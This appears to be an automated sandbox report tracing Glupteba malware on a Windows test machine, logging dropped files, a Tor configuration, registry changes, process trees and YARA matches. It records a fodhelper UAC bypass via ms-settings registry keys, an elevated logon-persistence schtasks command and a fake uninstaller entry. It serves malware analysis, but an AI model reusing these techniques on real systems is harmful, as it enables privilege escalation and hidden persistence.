00 00	MZ@!L!This program cannot be run in DOS mode.$PEL(D#/$D`0@D4D@	success or wait	137	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\zlib1.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 0b 00 00 00 00 00 00 1c 02 00 00 00 00 00 fd 00 0e 23 0b 01 02 23 00 7c 01 00 00 18 02 00 00 0c 00 00 fd 13 00 00 00 10 00 00 00 fd 01 00 00 00 08 63 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 02 00 00 04 00 00 fd fd 02 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 40 02 00 fd 07 00	MZ@!L!This program cannot be run in DOS mode.$PEL##|c@ @	success or wait	5	465615	WriteFile
\Device\Null	1230	41	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 32 3a 31 39 20 74 6f 72 72 63 20 66 69 6c 65 6e 61 6d 65 20 43 3a 5c 55 73 65	2023/05/28 11:32:19 torrc filename C:\Use	success or wait	9	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\torrc	0	230	44 61 74 61 44 69 72 65 63 74 6f 72 79 20 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 63 73 72 73 73 5c 74 6f 72 5c 54 6f 72 0a 53 4f 43 4b 53 50 6f 72 74 20 33 31 34 36 34 0a 43 6f 6e 74 72 6f 6c 50 6f 72 74 20 33 31 34 36 35 0a 47 65 6f 49 50 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 63 73 72 73 73 5c 74 6f 72 5c 54 6f 72 5c 67 65 6f 69 70 0a 47 65 6f 49 50 76 36 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 63 73 72 73 73 5c 74 6f 72 5c 54 6f 72 5c 67 65 6f 69 70 36 0a	DataDirectory C:\Users\user\AppData\Local\Temp\csrss\tor\TorSOCKSPort 31464ControlPort 31465GeoIPFile C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\geoipGeoIPv6File C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\geoip6	success or wait	1	465615	WriteFile
\Device\Null	1484	77	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 32 3a 32 33 20 43 68 65 63 6b 69 6e 67 20 77 68 65 74 68 65 72 20 70 72 6f 67 72 61 6d 20 65 78 65 63 75 74 69 6f 6e 20 69 73 20 72 65 73 74 72 69 63 74 65 64 20 69 6e 20 55 53 0a 32 30	2023/05/28 11:32:23 Checking whether program execution is restricted in US20	success or wait	3	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe	0	7344128	4d 5a fd 00 03 00 04 00 00 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 00 00 00 00 00 00 0e 70 00 00 00 00 00 fd 00 02 03 0b 01 03 00 00 fd 35 00 00 04 05 00 00 00 00 00 70 fd 05 00 00 10 00 00 00 30 67 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 01 00 01 00 00 00 06 00 01 00 00 00 00 00 00 fd 72 00 00 04 00 00 00 00 00 00 03 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELp5p0g@r@	success or wait	1	465615	WriteFile
\Device\Null	2885	45	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 35 3a 31 33 20 54 6f 72 20 73 65 72 76 69 63 65 20 69 73 20 72 75 6e 6e 69 6e 67 0a 32 30	2023/05/28 11:35:13 Tor service is running20	success or wait	8	465615	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\rss\csrss.exe	0	96	success or wait	38	465615	ReadFile
C:\Windows\rss\csrss.exe	unknown	4	success or wait	4	465615	ReadFile
\pipe	unknown	512	success or wait	3	465615	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\pipe	unknown	945	pipe broken	1	465615	ReadFile
\pipe	unknown	512	success or wait	22	465615	ReadFile
\pipe	unknown	832	pipe broken	1	465615	ReadFile
\pipe	unknown	512	pipe broken	3	465615	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\InstallKey	success or wait	1	465615	RegCreateKeyExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Uninstaller	success or wait	1	465615	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	DistributorID	B	22 03 00 00 00 00 00 00	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	CampaignID	unicode	/802	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Uninstaller	DisplayName	unicode	Uninstaller	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Uninstaller	Publisher	unicode	Uninstaller	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Uninstaller	UninstallString	unicode	C:\Windows\rss\csrss.exe -uninstall	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	SB	unicode	0	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	PC	B	01 00 00 00 00 00 00 00	success or wait	1	465615	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	UUID	unicode		ec87b504-92ea-4d22-a937-161700799581	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	PGDSE	B	00 00 00 00 00 00 00 00	41 00 00 00 00 00 00 00	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	PC	B	01 00 00 00 00 00 00 00	02 00 00 00 00 00 00 00	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	PC	B	02 00 00 00 00 00 00 00	03 00 00 00 00 00 00 00	success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER\SOFTWARE\Microsoft\e4d2c4f7	PC	B	03 00 00 00 00 00 00 00	04 00 00 00 00 00 00 00	success or wait	1	465615	RegSetValueExW

Analysis Process: powershell.exe PID: **5432**, Parent PID: **2532**

General

Target ID:	21
Start time:	11:31:06
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000

File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **4808**, Parent PID: **5432**

General

Target ID:	22
Start time:	11:31:06
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csrss.exe PID: **768**, Parent PID: **4268**

General

Target ID:	23
Start time:	11:31:13
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\rss\csrss.exe"
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 00000017.00000003.208782822555.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 00000017.00000003.208782822555.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	75			invalid handle	1	465615	WriteFile
unknown	unknown	13			invalid handle	907	465615	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\rss\csrss.exe	0	96	success or wait	37	465615	ReadFile
C:\Windows\rss\csrss.exe	unknown	4	success or wait	4	465615	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER_Classes\ms-settings	success or wait	1	465615	RegCreateKeyExW
HKEY_CURRENT_USER_Classes\ms-settings\shell	success or wait	1	465615	RegCreateKeyExW
HKEY_CURRENT_USER_Classes\ms-settings\shell\open	success or wait	1	465615	RegCreateKeyExW
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	success or wait	1	465615	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	DelegateExecute	unicode		success or wait	1	465615	RegSetValueExW
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	NULL	unicode	"C:\Windows\rss\csrss.exe"	success or wait	1	465615	RegSetValueExW

Analysis Process: cmd.exe PID: **5000**, Parent PID: **768**

General

Target ID:	24
Start time:	11:31:15
Start date:	28/05/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Sysnative\cmd.exe /C fodhelper
Imagebase:	0x7ff7d3a70000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5964**, Parent PID: **5000**

General

Target ID:	25
Start time:	11:31:15
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68

Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: fodhelper.exe PID: **3488**, Parent PID: **5000**

General	
Target ID:	26
Start time:	11:31:15
Start date:	28/05/2023
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	fodhelper
Imagebase:	0x7ff697a80000
File size:	49664 bytes
MD5 hash:	85018BE1FD913656BC9FF541F017EACD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: **3460**, Parent PID: **5000**

General	
Target ID:	27
Start time:	11:31:15
Start date:	28/05/2023
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\fodhelper.exe"
Imagebase:	0x7ff697a80000
File size:	49664 bytes
MD5 hash:	85018BE1FD913656BC9FF541F017EACD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: **4112**, Parent PID: **5000**

General	
Target ID:	30
Start time:	11:31:16
Start date:	28/05/2023
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\fodhelper.exe"
Imagebase:	0x7ff697a80000
File size:	49664 bytes
MD5 hash:	85018BE1FD913656BC9FF541F017EACD
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: csrss.exe PID: 7048, Parent PID: 4112

General

Target ID:	31
Start time:	11:31:16
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\rss\csrss.exe"
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 0000001F.00000003.208814614113.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 0000001F.00000003.208814614113.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	75			invalid handle	10	465615	WriteFile
unknown	unknown	13			invalid handle	907	465615	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\rss\csrss.exe	0	96	success or wait	38	465615	ReadFile
C:\Windows\rss\csrss.exe	unknown	4	success or wait	4	465615	ReadFile
\pipe	unknown	512	success or wait	4	465615	ReadFile
\pipe	unknown	945	pipe broken	1	465615	ReadFile

Analysis Process: schtasks.exe PID: 1388, Parent PID: 2532

General

Target ID:	32
Start time:	11:31:16
Start date:	28/05/2023
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F
Imagebase:	0x7ff6642e0000
File size:	235008 bytes
MD5 hash:	796B784E98008854C27F4B18D287BA30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6720**, Parent PID: **1388**

General	
Target ID:	33
Start time:	11:31:16
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: **5008**, Parent PID: **2532**

General	
Target ID:	34
Start time:	11:31:16
Start date:	28/05/2023
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /delete /tn ScheduledUpdate /f
Imagebase:	0x7ff6642e0000
File size:	235008 bytes
MD5 hash:	796B784E98008854C27F4B18D287BA30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5868**, Parent PID: **5008**

General	
Target ID:	35
Start time:	11:31:16
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **2372**, Parent PID: **2532**

General	
Target ID:	36
Start time:	11:31:16
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **6864**, Parent PID: **2372**

General	
Target ID:	37
Start time:	11:31:17
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **7932**, Parent PID: **7048**

General	
Target ID:	38
Start time:	11:31:18
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **6244**, Parent PID: **7932**

General	
Target ID:	39
Start time:	11:31:18
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: **8952**, Parent PID: **1432**

General	
Target ID:	40
Start time:	11:31:18
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 00000028.00000003.208837272188.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 00000028.00000003.208837272188.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

Analysis Process: powershell.exe PID: **8904**, Parent PID: **8952**

General	
Target ID:	41
Start time:	11:31:21
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **8896**, Parent PID: **8904**

General	
Target ID:	42
Start time:	11:31:21
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: **9120**, Parent PID: **4268**

General	
Target ID:	43
Start time:	11:31:21
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\rss\csrss.exe"
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 0000002B.00000003.208864091925.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 0000002B.00000003.208864091925.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

Analysis Process: cmd.exe PID: **7108**, Parent PID: **9120**

General	
Target ID:	44
Start time:	11:31:23
Start date:	28/05/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Sysnative\cmd.exe /C fodhelper
Imagebase:	0x7ff7d3a70000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **7124**, Parent PID: **7108**

General	
Target ID:	45
Start time:	11:31:23
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: **7384**, Parent PID: **7108**

General	
Target ID:	46
Start time:	11:31:24
Start date:	28/05/2023

Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	fodhelper
Imagebase:	0x7ff697a80000
File size:	49664 bytes
MD5 hash:	85018BE1FD913656BC9FF541F017EACD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: **8408**, Parent PID: **7108**

General

Target ID:	47
Start time:	11:31:24
Start date:	28/05/2023
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\fodhelper.exe"
Imagebase:	0x7ff697a80000
File size:	49664 bytes
MD5 hash:	85018BE1FD913656BC9FF541F017EACD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: fodhelper.exe PID: **8324**, Parent PID: **7108**

General

Target ID:	49
Start time:	11:31:24
Start date:	28/05/2023
Path:	C:\Windows\System32\fodhelper.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\fodhelper.exe"
Imagebase:	0x7ff697a80000
File size:	49664 bytes
MD5 hash:	85018BE1FD913656BC9FF541F017EACD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: **7120**, Parent PID: **8324**

General

Target ID:	50
Start time:	11:31:25
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\rss\csrss.exe"
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 00000032.00000003.208899557160.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 00000032.00000003.208899557160.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: powershell.exe PID: **5632**, Parent PID: **7120**

General

Target ID:	51
Start time:	11:31:27
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **6536**, Parent PID: **5632**

General

Target ID:	52
Start time:	11:31:27
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **2736**, Parent PID: **2532**

General

Target ID:	53
Start time:	11:31:27
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **1448**, Parent PID: **2736**

General	
Target ID:	54
Start time:	11:31:27
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: **6892**, Parent PID: **7048**

General	
Target ID:	55
Start time:	11:31:29
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 00000037.00000003.208942288673.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 00000037.00000003.208942288673.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)

Analysis Process: powershell.exe PID: **6628**, Parent PID: **6892**

General	
Target ID:	56
Start time:	11:31:31
Start date:	28/05/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -nologo -noprofile
Imagebase:	0xb0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **6400**, Parent PID: **6628**

General	
Target ID:	57

Start time:	11:31:31
Start date:	28/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6898f0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: **8552**, Parent PID: **8952**

General	
Target ID:	58
Start time:	11:31:31
Start date:	28/05/2023
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe
Imagebase:	0x400000
File size:	4379008 bytes
MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
